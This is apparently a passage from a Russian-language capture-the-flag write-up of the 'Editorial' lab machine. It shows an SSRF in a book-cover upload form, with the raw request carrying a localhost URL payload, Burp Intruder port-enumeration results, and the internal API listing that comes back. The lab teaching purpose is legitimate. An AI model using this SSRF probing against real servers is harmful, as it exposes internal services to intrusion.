
Examples

1

4321

Burp Intruder — вкладка Payloads

После окончания перебора фильтруем результаты по размеру ответа. Видим, что один из ответов отличается, а значит, сервис работает на порте 5000.


3. Intruder attack of http://editorial.htb
Attack
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4980	5000	200	103			222	
762	782	200	106			227	
787	807	200	71			227	
797	817	200	73			227	
804	824	200	68			227	
808	828	200	68			227	
809	829	200	107			227	
811	831	200	58			227	
835	855	200	87			227	
1558	1578	200	94			227	
1582	1602	200	149			227	
1587	1607	200	106			227	
1593	1613	200	61			227	
1599	1619	200	86			227	
1611	1631	200	71			227	
1619	1639	200	111			227	
1656	1676	200	92			227	
2493	2513	200	57			227	
2523	2543	200	71			227	
2531	2551	200	76			227	
2551	2571	200	107			227	


Request Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 16 Aug 2024 15:01:53 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 51

static/uploads/b2f43d13-a82f-4b1e-af36-c81715797f9b
```

Burp Intruder — результат перебора

Комбинацией клавиш Ctrl-R пересылаем запрос в **Burp Repeater** и проверяем ответ. В ответе получаем уже другой путь, на этот раз файл в каталоге с загрузками.



Request


```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 308
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybMALvOeMDzur0G5p
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/
------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarybMALvOeMDzur0G5p--

```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 16 Aug 2024 15:14:09 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/408b5eea-bd9b-4fa6-887d-72ce18a444e7
```

Ответ сервера

Переходим по полученному URI в браузере и в истории запросов видим, что мы можем посмотреть содержимое файла.



#	Host	Meth...	URL	Params	Edited	Status code	Length	MIME t...	Extensi...	Title	Notes	TLS	IP
51	http://editorial.htb	GET	/unsplash-photo-3.jpg			404	381	HTML	jpg	404 Not Found			10.10.11.20
53	http://editorial.htb	GET	/about			200	3107	HTML		About Us - Editori...			10.10.11.20
56	http://editorial.htb	POST	/upload-cover	✓		200	227	text					10.10.11.20
57	http://editorial.htb	GET	/static/uploads/b2f43d13-a82f-4b1e-af36-c81715797f9b			404	381	HTML		404 Not Found			10.10.11.20
58	http://editorial.htb	GET	/static/uploads/56c5ca44-4cf5-47f1-a0ef-e22b2da28a25			200	564	HTML		404 Not Found			10.10.11.20
59	https://sb-ssl.google.c...	POST	/safebrowsing/clientreport/download?key=dummytoken	✓		400	765	JSON				✓	74.125.205.91
60	http://editorial.htb	GET	/static/uploads/408b5eea-bd9b-4fa6-887d-72ce18a444e7			200	1266	JSON					10.10.11.20
61	https://sb-ssl.google.c...	POST	/safebrowsing/clientreport/download?key=dummytoken	✓		400	765	JSON				✓	74.125.205.13

Request


```
GET /static/uploads/408b5eea-bd9b-4fa6-887d-72ce18a444e7 HTTP/1.1
Host: editorial.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 16 Aug 2024 15:14:17 GMT
Content-Type: application/octet-stream
Content-Length: 911
Connection: close
Content-Disposition: inline; filename=408b5eea-bd9b-4fa6-887d-72ce18a444e7
Last-Modified: Fri, 16 Aug 2024 15:14:09 GMT
Cache-Control: no-cache
ETag: "1723821249.1052186-911-14096609"

{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our
library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"de
scription":"Retrieve the list of coupons to use in our
library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors"
:{"description":"Retrieve the welcome message sended to our new
authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use
":{"description":"Retrieve examples of how to use the
platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],
"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of
the
api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":
"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}

```

Ответ сервера

Данные представлены в формате JSON, поэтому копируем их в файл и просматриваем с помощью утилиты `jq`.

